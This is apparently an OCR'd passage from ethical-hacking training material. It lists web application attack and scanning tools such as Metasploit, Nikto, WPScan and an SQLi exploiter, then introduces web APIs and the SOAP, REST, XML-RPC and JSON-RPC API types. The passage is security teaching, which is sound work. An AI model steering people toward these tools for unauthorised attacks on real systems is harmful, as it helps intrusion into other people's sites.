
Some additional web application hacking tools are listed below:

- Metasploit (*https://www.metasploit.com*)
- w3af (*https://w3af.org*)
- Nikto (*https://cirt.net*)
- Sn1per (*https://github.com*)
- WSSiP (*https://github.com*)
- X Attacker (*https://github.com*)
- timing_attack (*https://github.com*)
- HTTrack (*https://www.httrack.com*)
- SQL Injection Scanner (*https://pentest-tools.com*)
- XSS Scanner (*https://pentest-tools.com*)
- SQLi Exploiter (*https://pentest-tools.com*)
- HTTP Request Logger (*https://pentest-tools.com*)
- WebCopier (*https://www.maximumsoft.com*)
- WPScan (*https://wpscan.com*)
- TIDoS-Framework (*https://github.com*)

LO#04: Explain Web API, Webhooks, and Web Shell

Web API, Webhooks, and Web Shell

Recent years have witnessed an exponential increase in the usage of web APIs in application development. Web APIs help developers in building web applications that retrieve data from multiple online sources. As web APIs are incorporated in many popular applications such as social networking, shopping, and search engines, the importance of securing APIs and their integrity has increased. Any security breach in an API can expose personal or business-critical data to attackers. This section discusses the basic concepts of web API, webhooks, and web shell; API vulnerabilities and hacking techniques; and the best practices for API security.



What is Web API?

- Web API is an application programming interface that provides online web services to client-side apps for retrieving and updating data from **multiple online sources**
- Using a centralized web API reduces the complexity and increases the integrity of updating and changing the data or business logic at **one central location**

Image Service
Barcode Service
Custom Service
Report Service
PDF Service
Excel Service
Database
File Services
Other Services
Web APIs
REST API
Mobile Apps
Web Apps
Other Apps

What is Web API?

Web API is an application programming interface that provides online web services to client-side applications for retrieving and updating data from multiple online sources. It is a special type of interface where interactions between applications can be allowed through the Internet and some web-based protocols. Web APIs make resources accessible on the Internet and they are generally accessed via the HTTP protocol. They also consist of different types of tools, functions, and protocols that can be used to develop software or applications without any complexity.

For example, consider a traditional web application that is supported by multiple mobile platforms with no centralized API. This results in the complexity of updating business logic for each individual implementation whenever there is an update in the client applications. Using a centralized web API reduces the complexity and increases the integrity of updating and changing the data or business logic at one central location.





Image Service
Barcode Service
Custom Service
Report Service
PDF Service
Excel Service
Database
File Services
Other Services
Web APIs
REST API
Mobile Apps
Web Apps
Other Apps

Figure 14.88: Illustration of Web API



Web Services APIs

SOAP API	• SOAP is a web-based communication protocol that **enables interactions** between applications running on different platforms • SOAP-based APIs are programmed to generate, recover, modify and erase different logs such as profiles, credentials, and business leads
REST API	• REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a **communication medium** between various systems on the web • APIs which are supported by the REST architectural style are known as REST APIs
RESTful API	• RESTful APIs, which are also known as RESTful services, are designed using **REST principles** and **HTTP communication protocols** • RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE
XML-RPC	• XML-RPC is a communication protocol **uses a specific XML format** to transfer data • It is simpler than SOAP and uses comparatively less bandwidth to transfer data
JSON-RPC	• JSON-RPC is a communication protocol that is similar to XML-RPC, but it **uses JSON format** instead of XML to transfer data

Web Service APIs

